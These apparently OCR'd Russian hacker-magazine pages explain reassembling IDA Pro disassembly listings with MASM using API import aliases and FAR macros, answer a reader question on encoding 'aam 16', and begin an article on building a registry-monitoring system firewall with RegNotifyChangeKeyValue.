

Линкер матерится, что подсистема не задана, и линковать не хочет. Ну, это даже не вопрос! Подсистема задается через ключ /SUBSYSTEM, за которым следует одно из следующих ключевых слов: NATIVE — для драйверов, WINDOWS — для GUI-приложений, CONSOLE — для консольных приложений, WINDOWSCE — для платформы Windows CE, POSIX — э… ну… это такая пародия на UNIX, все равно ни хрена неработающая.
Фактически выбирать приходится между WINDOWS и CONSOLE. Чем они отличаются? С точки зрения PE-формата, одним битом в заголовке, указывающим системному загрузчику, создавать или не создавать консоль при запуске файла. Попытка линковки консольного файла как GUI заканчивается фатально (консоль не создается и весь ввод/вывод обламывается). Обратное не столь плачевно, но пустое консольное окно на фоне GUI выглядит как-то странно. Но мы-то знаем, что наше приложение консольного типа, поэтому пишем:

```
$link /SUBSYSTEM:CONSOLE demo _ 3.obj
Microsoft (R) Incremental Linker
Version 5.12.8181
Copyright (C) Microsoft Corp
1992-1998. All rights reserved.

demo _ 3.obj:error LNK2001: unresolved
external symbol _ WriteFile
demo _ 3.obj:error LNK2001: unresolved
external symbol _ GetVersion
…
demo _ 3.obj:error LNK2001: unresolved
external symbol _ SetStdHandle
demo _ 3.obj:error LNK2001: unresolved
external symbol _ CloseHandle
demo _ 3.exe:fatal error LNK1120: 40
unresolved externals
```

Хорошая новость — линкер заглатывает наживку и пытается переварить файл. Плохая новость — это у него не получается.
А не получается потому, что он не распознает имена API-функций, которых в нашем демонстрационном примере аж целых 40 штук! В переводе с английского ругательство «error LNK2001: unresolved external



symbol _WriteFile» звучит как «Егор: LNK2001: неразрешимый внешний символ _WriteFile». Сразу же возникает вопрос: откуда взялся знак прочерка и почему это WriteFile вдруг стала неразрешимым символом?! Смотрим в ассемблерный листинг. Контекстный поиск по «_WriteFile» ничего не дает! API-функция там объявлена без знака прочерка:

```
; Segment type:  Externs
; BOOL __stdcall WriteFile(HANDLE
hFile, LPCVOID lpBuffer,
; DWORD nBytesToWrite, LPDWORD
lpNumberOfBytesWritten,LPOVERLAPPED
lpOverlapped);
         extrn WriteFile:dword
```

А теперь открываем demo_3.obj в любом hex-редакторе (например, в FAR'е по <F3> или в HIEW'е) и повторяем процедуру поиска еще раз.
Строка «WriteFile» встречается дважды: один раз со знаком прочерка, другой — без. Вот этот самый прочерк линкеру и не нравится. Откуда же он берется?! А оттуда! Курим листинг и убеждаемся, насколько IDA Pro коварна и хитра. Тип API-функции (stdcall) задан только в комментарии! Транслятор же комментариев не читает и берет тип по умолчанию, которым в данном случае является Си (cdecl), предписывающий перед всеми символьными именами ставить знак прочерка, что, собственно говоря, и происходит.
Кстати, комментарий неправильный. Дело в том, что тип вызова никак не stdcall, согласно которому транслятор должен превратить «WriteFile» в «_WriteFile@20», где 20 — размер аргументов в байтах, заданный в десятеричной нотации. Это вообще не сама функция, а двойное слово, в которое операционная система заносит эффективный адрес WriteFile при загрузке PE-файла в память. В библиотеке KERNEL32.LIB (входящей, в частности, в состав SDK) ему соответствует имя «__imp__WriteFile@20». Именно такой титул должен носить прототип API-функции, если мы хотим успешно слинковать obj-файл, и именно это имя мы используем при вызове API-функции при программировании на голом ассемблере (без включаемых файлов). Вот только IDA Pro во все эти подробности не вникает, перекладывая их на наши плечи.
Если во всем ассемблерном листинге поменять «WriteFile» на «_imp__WriteFile@20», то линкер переварит его вполне нормально и даже не отрыгнет. Нет, это не опечатка. Именно «_imp__WriteFile@20», а не «__imp__WriteFile@20». Почему?! Да потому, что второй символ прочерка транслятор добавит самостоятельно. Если же сразу указать 2 символа прочерка, то на выходе их образуется целых 3, а это уже передоз.
Копируем demo_3.asm в demo_3_test.asm, загружаем его в FAR по <F4>, давим <CTRL-F7> (replace) и меняем «WriteFile» на «_imp__WriteFile@20». Ассемблируем как и раньше, после чего повторяем попытку линковки с явным указанием имени библиотеки KERNEL32.LIB:

РЕЗУЛЬТАТ ЛИНКОВКИ ПОСЛЕ ЗАМЕНЫ «WRITEFILE» « _ IMP _ WRITEFILE@20»

```
$link /SUBSYSTEM:CONSOLE demo_3_test.
obj KERNEL32.LIB
Microsoft (R) Incremental Linker
Version 5.12.8181
Copyright (C) Microsoft Corp
1992-1998. All rights reserved.

demo_3_test.obj:error LNK2001:
unresolved external symbol _
GetVersion
…
demo_3_test.obj:error LNK2001:
unresolved external symbol _
SetStdHandle
demo_3_test.obj:error LNK2001:
unresolved external symbol _
CloseHandle
demo_3_test.exe:fatal error LNK1120:
39 unresolved externals
```


Это работает! Количество ошибок уменьшилось на единицу и первое неразрешенное имя теперь не «_WriteFile», а «_GetVersion»! Переименовав оставшиеся API-функции, мы добьемся нормальной линковки программы, но это сколько же труда предстоит! И в каждом новом ассемблерном файле, эту тупую работу придется повторять заново. Настоящие хакеры идут другим путем — воспользовавшись директивами externdef и equ, они создают для каждой API-функции свой алиас (alias), заставляющий транслятор трактовать функцию func как __imp__func@XX. В частности, для WriteFile это будет выглядеть так:

```
externdef imp _ _ WriteFile@20:PTR
pr5
WriteFile equ < _ imp _ _
WriteFile@20>
```

Эту работу необязательно выполнять вручную и за вечер-другой можно написать утилиту, захватывающую DLL и выдающую готовый набор алиасов на выходе. Другой вариант — воспользоваться макросредствами FAR'а или редактора TSE-Pro (бывший QEDIT), позволяющих делать все что угодно и даже больше.
Самое главное, что коллекцию алиасов можно разместить в отдельном файле, подключаемом к ассемблерному листингу директивой include. Создав все необходимые включаемые файлы один-единственный раз, мы можем пользоваться ими сколько угодно, причем не только для ассемблирования дизассемблерных листингов, полученных IDA Pro, но и в своих собственных ассемблерных программах.
Параметр prN, идущий после PTR, показывает, сколько аргументов принимает функция, и численно равен их размеру (число после символа «@»), деленному на размер двойного слова, составляющий, как известно, 4 байта. То есть в случае с WriteFile мы получаем: 20/4 = 5. Также обрати внимание на символы прочерка. В первой строке «imp__func@XX» пишется вообще без знаков прочерка, во второй — с одним прочерком. Любые другие варианты не работают. Так что не надо косячить!

Колдовство макроса

В нашем случае создать включаемый файл для 40-ка API-функций будет быстрее, чем писать и отлаживать полностью автоматизированную утилиту. С макросами на FAR'е вся работа не займет и 15 минут. Главное — иметь правильную стратегию!
Перенаправив вывод линкера в файл demo_3.err, открываем его в редакторе по <F4>, подгоняем курсор к строке с первой ошибкой, затем по <CTRL-TAB> возвращаемся назад в панели, открывая по <F4> файл KERNEL32.LIB из SDK и тут же нажимаем <CTRLL> для запрета редактирования (чтобы случайно его не испортить). Вновь возвращаемся в панели по <CTRL-TAB> и, нажав <SHIFT-F4>, создаем новый файл demo_API.inc.
На этом подготовительные работы можно считать законченными и самое время приступать к созданию макроса. При всей своей внешней простоте в макросах заключена огромная сила, но пользоваться ей могут только маги (черные), мыщъх'и (серые, пещерные) и хомяки (всех пород). Я бы еще добавил к этому списку траву и грибы, да ведь только редакция, стремающаяся наркоконтроля, ни за что это не



> Плагины калькуляторов к FAR'у

пропустит, хотя… (дальнейшее, конечно же, вырезано редакцией как противоречащее конвенциям ООН, ЮНЕСКО, общечеловеческой морали и общевойсковым уставам — примечание Лозовского).
Короче, ситуация напоминает бородатый анекдот: идет еврей по послевоенной Москве и причитает: «Сколько бед и все от одного человека». Его вяжут парни из ГБ и начинают выпытывать: «Скажите, а какого человека Вы имели ввиду?»
Еврей: «Гитлера, конечно!» Гэбисты: «Хм, тогда идите». Еврей: «Простите, а вы кого имели ввиду?»
Короче, как ни крути, а без… (снова вырезано редакцией) не обойтись, потому что совершить следующий ритуал можно только с похмелья или в состоянии расширенного сознания.
Но он работает! И это главное!
Значит так, находясь в demo_API.inc, нажимаем <CTRL-.>, переводя FAR в режим записи макроса (при этом в левом верхнем углу злобно загорается красная буквица R, что означает Record). Погружаемся в состояние медитации и…

1. Вызываем меню Screen по <F12>, в котором окна перечислены в порядке их открытия;
2. нажимаем <1> для перехода в demo_3.err, который мы открыли первым;
3. нажимаем <END> для перехода в конец строки;
4. нажимаем <CT RL-LEFT> для перемещения курсора в начало имени функции;
5. нажимаем <LEFT> для перехода через символ прочерка;
6. нажимаем <SHIFT-END> для выделения имени API-функции;
7. нажимаем <CTRL-INS> для копирования его в буфер обмена;
8. нажимаем <HOME>, <DOWN> для перехода к следующей строке;
9. нажимаем <F12> для вызова меню Screen и давим <2> для открытия KERNEL32.LIB;
10. нажимаем <F7> (search) и вставляем имя функции по <SHIF-INS>, затем — <ENTER>;
11. нажимаем <SHIFT-CTRL-RIGHT> для выделения имени функции со знаком «@XX»;
12. копируем его в буфер обмена по <CTRL-INS>;
13. нажимаем <HOME>, чтобы следующий поиск осуществлялся с начала файла;
14. нажимаем <F12> и по <3> переходим в demo_API.inc;
15. пишем «externdef imp__» и нажимаем <SHIFT-INS> для вставки имени из буфера;
16. дописываем к нему «:PTR pr0» и нажимаем <ENTER> для перехода к следующей строке;
17. нажимаем <SHIFT-INS> еще раз, вставляя имя типа «WriteFile@20»;
18. нажимаем <SPACE> и вставляем имя еще раз;
19. нажимаем <HOME> для перехода в начало строки;
20. нажимаем <F7> и затем «@», <ENTER> для поиска символа «@»;
21. нажимаем <SHIFT-CTRL-LEFT> для выделения «@NN»;
22. нажимаем <SHIFT-DEL> для удаления «@NN» в буфер обмена;
23. пишем« equ <_imp__» (с ведущим пробелом в начале);
24. нажимаем <DEL> для удаления символа пробела под курсором;
25. нажимаем <END> для перехода в конец строки;
26. пишем «>»;
27. нажимаем <ENTER> для перехода на следующую строку.

Все! Создание макроса завершено!
Нажимаем <CTRL-.> и вешаем макрос на любую незанятую комбинацию горячих клавиш (например, на <CTRL-~>), после чего нам остается только уронить кирпич на <CTRL-~>, созерцая, как трудолюбивый макрос выполняет всю рутинную работу за нас. Или почти всю. Количество аргументов в параметре pr0 необходимо вычислить самостоятельно, но это уже мелочи, почти не отнимающие времени.
Тем не менее, при желании можно сотворить полностью автоматизированный макрос. Для этого нам потребуется скачать с http://plugring.farmanager.com/index_e.html один из многих валяющихся там калькуляторов, после чего, дойдя до шага 23, слегка изменить тактику, представленную ниже (чтобы не перебивать


> Результат запуска demo_4.exe

demo_4.exe - Ошибка приложения

Инструкция по адресу "0x77fb66c3" обратилась к памяти по адресу "0xfffffe5c". Память не может быть "witten".

"OK" -- завершение приложения
"Отмена" -- отладка приложения

OK | Отмена





› Никакой хак не обходится без черной магии

макрос заново, имеет смысл обзавестись редактором макросов, также представляющим собой плагин):

1. Вызываем калькулятор, используя свойственный ему метод вызова;
2. нажимаем <SHIFT-INS> вставляя «@NN» из буфера обмена;
3. нажимаем <HOME> для перехода в начало строки;
4. нажимаем <DEL> для удаления символа «@»;
5. нажимаем <END> для перехода в конец строки;
6. пишем «/4» и нажимаем <ENTER> для расчета значения;
7. копируем вычисленное значение в буфер обмена;
8. продолжаем выполнение прежней макропоследовательности до шага 27;
9. нажимаем <UP> для перехода на строку вверх;
10. нажимаем <END> для перехода в конец строки (на «pr0»);
11. нажимаем <BASKSPACE> для удаления «0» и вставляем результат вычислений;
12. нажимаем <DOWN>, <END> для перехода в конец следующей строки;
13. продолжаем выполнение прежней макропоследовательности с шага 27.

В результате у нас должен образоваться включаемый файл следующего вида (смотри, сколько времени у нас заняло составление макроса и сколько бы отняла разработка программы на любом другом языке программирования!):


ФРАГМЕНТ ВКЛЮЧАЕМОГО ФАЙЛА DEMO _ API.INC, НЕПОНЯТКИ С ___IMP_RTLUNWIND

```
externdef imp__WriteFile@20:PTR pr5
WriteFile equ <_imp__WriteFile@20>

externdef imp__GetVersion@0:PTR pr0
GetVersion equ <_imp__GetVersion@0>

externdef imp__ExitProcess@4:PTR pr1
ExitProcess equ <_imp__ExitProcess@4>
```

Магический макрос споткнулся на функции ___imp_RtlUnwind (он попросту не нашел ее в KERNEL32.LIB) и все пошло кувырком. Что же это за противная функция такая?! Кстати, KERNEL32.LIB ее действительно нет. Так что макрос тут не причем. Смотрим в demo_3.asm (не забывая



убрать один из символов прочерка, вставленный транслятором). Контекстный поиск тут же находит RtlUnwind, представляющую собой классический переходник (thunk) к одноименной функции из KERNEL32.DLL:

```
RtlUnwind proc near
        jmp ds:__imp_RtlUnwind
RtlUnwind endp
```

Только вот по не совсем понятной причине IDA Pro не нашла этой функции в KERNEL32.DLL (не знала о ней или не захотела искать), но тот же HIEW отобразил thunk совершенно правильно!
Собственно, багофича заключается в том, что IDA Pro дает API-функции неправильное имя. Ну какой же это __imp_RtlUnwind?! Правильный вариант включает в себя 2 символа прочерка между imp и RtlUnwind. Естественно, наш магический (но слегка туповатый) макрос не ожидал такой внезапной подлости! Приходится брать бразды правления в свои руки и либо править ассемблерный листинг, добавляя еще один символ прочерка, либо алиасить функцию как есть. Последний вариант более предпочтителен, поскольку он не требует вмешательства в исходный код. Включаемый файл нужно писать так, чтобы он работал, а не исходить из того, что правильно/неправильно и не пытаться оправдаться: «Это же не наш баг. Почему мы должны его учитывать?!» Положитесь на мой хвост, парни! Мы должны! И правильный алиасинг выглядит так:

```
externdef imp__RtlUnwind@16:PTR pr4
__imp_RtlUnwind equ <_imp__
RtlUnwind@16>
```

> HIEW правильно отображает имя API-функции RtlUnwind, а IDA Pro — нет

> Просмотр obj-файла в hex-редакторе

Линковка

Копируем файл demo_3.asm в demo_4.asm, добавляем в его начало директиву «include .\demo_api.inc», подключающую включаемый файл, и повторяем весь цикл трансляции вновь. Ассемблируем:

```
ML.EXE /coff /I. /c /Cp /Zp1 /Zm
demo _ 4.asm
```


Убеждаемся в отсутствии ошибок и линкуем:

```
link /SUBSYSTEM:CONSOLE demo_3_test.
obj KERNEL32.LIB
```

О чудо! Линкер совсем без матюгов и почти без перекуров создает demo_4.exe, приближая нас к конечной цели еще на один шаг!

Запуск файла или отложенное заключение

Полученный таким трудом exe-файл при попытке его запуска выдает сообщение о критической ошибке и отваливает. Следовательно, еще не все косяки исправлены, и IDA Pro где-то конкретно напортачила с дизассемблированием. Чтобы узнать где, необходимо взять в лапы отладчик и проанализировать причины падения программы, устраняя ошибки одну за другой (а их там целый легион!). Но этим мы займемся в следующий раз, а пока подведем итоги. Мы проделали объемную работу и сделали больше дело: разобрались с алиасами, научились готовить включаемые файлы, позволяющие транслировать дизассемблерные листинги без их доработки напильником, и — самое главное — испытали на себе действие черной магии макросов FAR'а, а эти чувства не забываются!



НЕ АССЕМБЛИРУЕТСЯ AAM 16



После выхода первой статьи этого цикла на хакерском форуме читатель с ником realstudent задал предметный вопрос, из которого выяснилось, что, во-первых, у него не ассемблируется инструкция aam 16 (но это мелочи, сейчас мы ее обломаем) и, во-вторых, «секреты ассемблирования дизассемблерных листингов» (в девичестве) превратились в «сношение с идой». Вот такая трава растет на широте Москвы (наглый докторишка Лозовский не колется, где берет — примечание gorl'a).
А само сообщение (и ответ на него) выглядели так:


Q: Есть древнее приложение — программер микрухи через LPT (очень напрягает он своей работой), но без сырцов, и твоя статья пришлась очень в тему. А тема такая: решил восстановить его и дописать, если возможно. Пользовался IDA 5.x (лицензионная, ясное дело) и MASM 9.0 (тоже лицензионный, с Митино). Все ошибки убил, кроме одной, и в чем ее смысл, никак не могу понять. В асме я нормально разбираюсь, смотрел другие исходники на koders.com — все у людей также; был на microsoft.com, но так и не понял, к чему эта ошибка здесь. Не ассемблируется строка «aam 16».

```
— error A2008: syntax error : integer
```

По мануалам от Intel'а команда поддерживает аргумент (в смысле, команда правильная), а вверху листинга у меня торчит:

```
.686p
;.mmx
.model large, C
```

A: Без измен, мужик! Только без измен! Это она по спецификациям ассемблируется, но только разработчики ассемблера спецификации читают по диагонали, и у них на этот счет имеется свое, особое мнение, которое умом не понять. А в свете того что Microsoft озаботилась разработкой собственного процессора, сдается мне, что x86 коллектив разработчиков не осилил. Это совсем неудивительно, если вернуться на десяток лет назад и вспомнить, что Microsoft не могла разобраться в разработанных ей же спецификациях на расширенную память и драйверы забивали косяки только так.
Но это была лирика. Что же касается сути проблемы, то она обходится методом «не ассемблируется… ну и хрен с ней…». Вставляем директиву DB и записываем инструкцию непосредственно в машинных кодах. В данном случае это выглядит так: «DB 0DBh, 10h», где DBh — опкод команды AAM, а 10h — непосредственный операнд. Та же история наблюдается и с командой AAD (да и не только с ней), опкод которой D5h, и в машинной форме она вызывается так: «DB D5h, XXh».





DEEONIS
/ DEEONIS@GMAIL.COM /

C/C+

ДИЛДО ДЛЯ ВИРУСА

ПРОГРАММИМ ФАЙРВОЛ ДЛЯ СИСТЕМЫ В ДОМАШНИХ УСЛОВИЯХ

ВИРУСЫ, ТРОЯНЫ И ПРОЧИЕ ПРЕДСТАВИТЕЛИ ЗЛОБНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ОСАЖДАЮТ НАС СО ВСЕХ СТОРОН. АНТИВИРУСНЫЕ БАЗЫ ПЕРЕПОЛНЯЮТСЯ ИЗВЕСТНЫМИ СИГНАТУРАМИ, ПРОАКТИВНАЯ ЗАЩИТА ТРЕЩИТ ОТ ВСЕХ ПОДОЗРИТЕЛЬНЫХ И НЕ ОЧЕНЬ ДЕЙСТВИЙ, А ВОЗ... И НЫНЕ ТАМ? ПОСМОТРИМ, ЧТО ЖЕ ТУТ МОЖНО СДЕЛАТЬ СВОИМИ РУКАМИ.


Идея персонального firewall

Человек, который придумал персональный файрвол, избавил интернетчиков от многих проблем. Изобретение было настолько значимым, что персональному файрволу даже выделили отдельный праздник. Идея очень проста — программа просто спрашивает у пользователя, пускать ли приложение в интернет или нет. Эффективность таких сетевых экранов достаточно велика, так почему же не сделать то же самое для ОС? Принцип работы будет такой же, только пользователь будет разрешать или запрещать доступ не к Сети, а к ресурсам системы, точнее, к ее опасным и интимным местам. Опасными местами, в основном, считается реестр, так как там прописываются программы на автозагрузку, BHO, dll, автоматически подгружаемые к эксплореру, и другое.


Эта идея давно витает в воздухе, и многие ее успешно реализуют. Так, например, в шестой версии Антивируса Касперского сделано нечто подобное. Не буду в очередной раз расписывать достоинства отечественного ПО, а расскажу, как можно сделать файрвол для ОС своими руками. Образцом для нас будет маленькая, но очень полезная программка Arovax Shield (www.arovax.com). Она проста в использовании и абсолютно бесплатна.

Разбор функционала

Итак, прежде чем писать собственный файрвол для операционной системы, мы должны подробно ознакомится с возможностями программы (Arovax Shield). Допустим, что ПО уже установлено и запущенно, — нас будет больше всего интересовать вкладка «Protection». Там расположено несколько чекбоксов, которые и определяют все возможности утилиты. В списке этих возможностей — мониторинг секции Run в реестре и папке «Автозагрузка», мониторинг BHO-объектов и панелей инструментов IE, слежение за файлом hosts и некоторые другие вещи. Если ка-



> «Лицо» программы



> Установленные компоненты

кая-нибудь программа попытается прописать себя в автозагрузку, то Arovax Shield спросит у пользователя, запретить или разрешить это действие. Все предельно просто.
Теперь давай попробуем разобраться, как это все устроено.

Слежение за реестром

Основное, чем занимается Arovax Shield, — это слежение за изменениями в определенных ключах реестра. Самым известным из них является HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Как же узнать, произошли ли изменения в этой ветке реестра или нет. Первое, что приходит в голову, — это сделать первоначальный «снимок» этой ветки, а потом постоянно сверять его с оригиналом. Но это не самое лучшее решение. Есть гораздо более эффективный способ. В недрах Windows существует одна маленькая API-функция, которая извещает вызвавшую ее программу об изменении определенного ключа. Вот ее описание:

```
LONG RegNotifyChangeKeyValue(HKEY
hKey, BOOL bWatchSubtree, DWORD
dwNotifyFilter, HANDLE hEvent, BOOL
fAsynchronous);
```

Здесь hKey — это хэндл ключа реестра. В нашем случае это будет хэндл ключа HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. bWatchSubtree должен быть равен TRUE, если мы хотим следить не только за HKLM\...\Run, но и за всеми его подключами. dwNotifyFilter задает категорию изменений, при которых функция будет срабатывать. Для секции автозагрузки нам следует передать в этом параметре REG_NOTIFY_CHANGE_LAST_SET, вследствие чего мы будем мониторить только изменения параметров соответствующего ключа.
hEvent — это хэндл объекта «событие», о котором я расскажу чуть позже. Последний параметр следует установить в TRUE, чтобы реагировать на событие. В случае удачного выполнения функция должна вернуть значение ERROR_SUCCESS.
Получить хэндл ключа автозагрузки можно при помощи функции RegOpenKey.

```
LONG RegOpenKey(HKEY hKey, LPCTSTR
lpSubKey, PHKEY phkResult);
```


Параметр hKey — это хэндл ветки реестра, где расположен требуемый нам ключ. Для начала можно указать, например, HKEY_CURRENT_USER или HKEY_LOCAL_MACHINE. lpSubKey — указатель на нуль-терминальную строку, которая содержит имя открываемого ключа в ветке. phkResult — это адрес хэндла открытого ключа, функция запишет сюда какое-то значение. Если вызов этой API завершится удачно, то вернется NULL, в противном случае — любое другое, не нулевое значение.
Теперь, как я и обещал, расскажу немного о событиях. Смысл использования события — в уведомлении одного или нескольких ожидающих потоков. События бывают двух типов: сбрасываемые вручную и сбрасываемые ожидаемыми их функциями. Первый тип нужно применять, если события ждут несколько потоков. Мы будем использовать второй тип. Событие может быть в двух состояниях: в сигнальном и несигнальном. Функция RegNotifyChangeKeyValue принимает хэндл события и, в случае изменения ключа или параметра, устанавливает event в сигнальное состояние.
Все просто. Но для начала нужно создать объект события, что делается следующей функцией:

```
HANDLE CreateEvent(LPSECURITY _
ATTRIBUTES lpEventAttributes, BOOL
bManualReset, BOOL bInitialState,
LPCTSTR lpName);
```

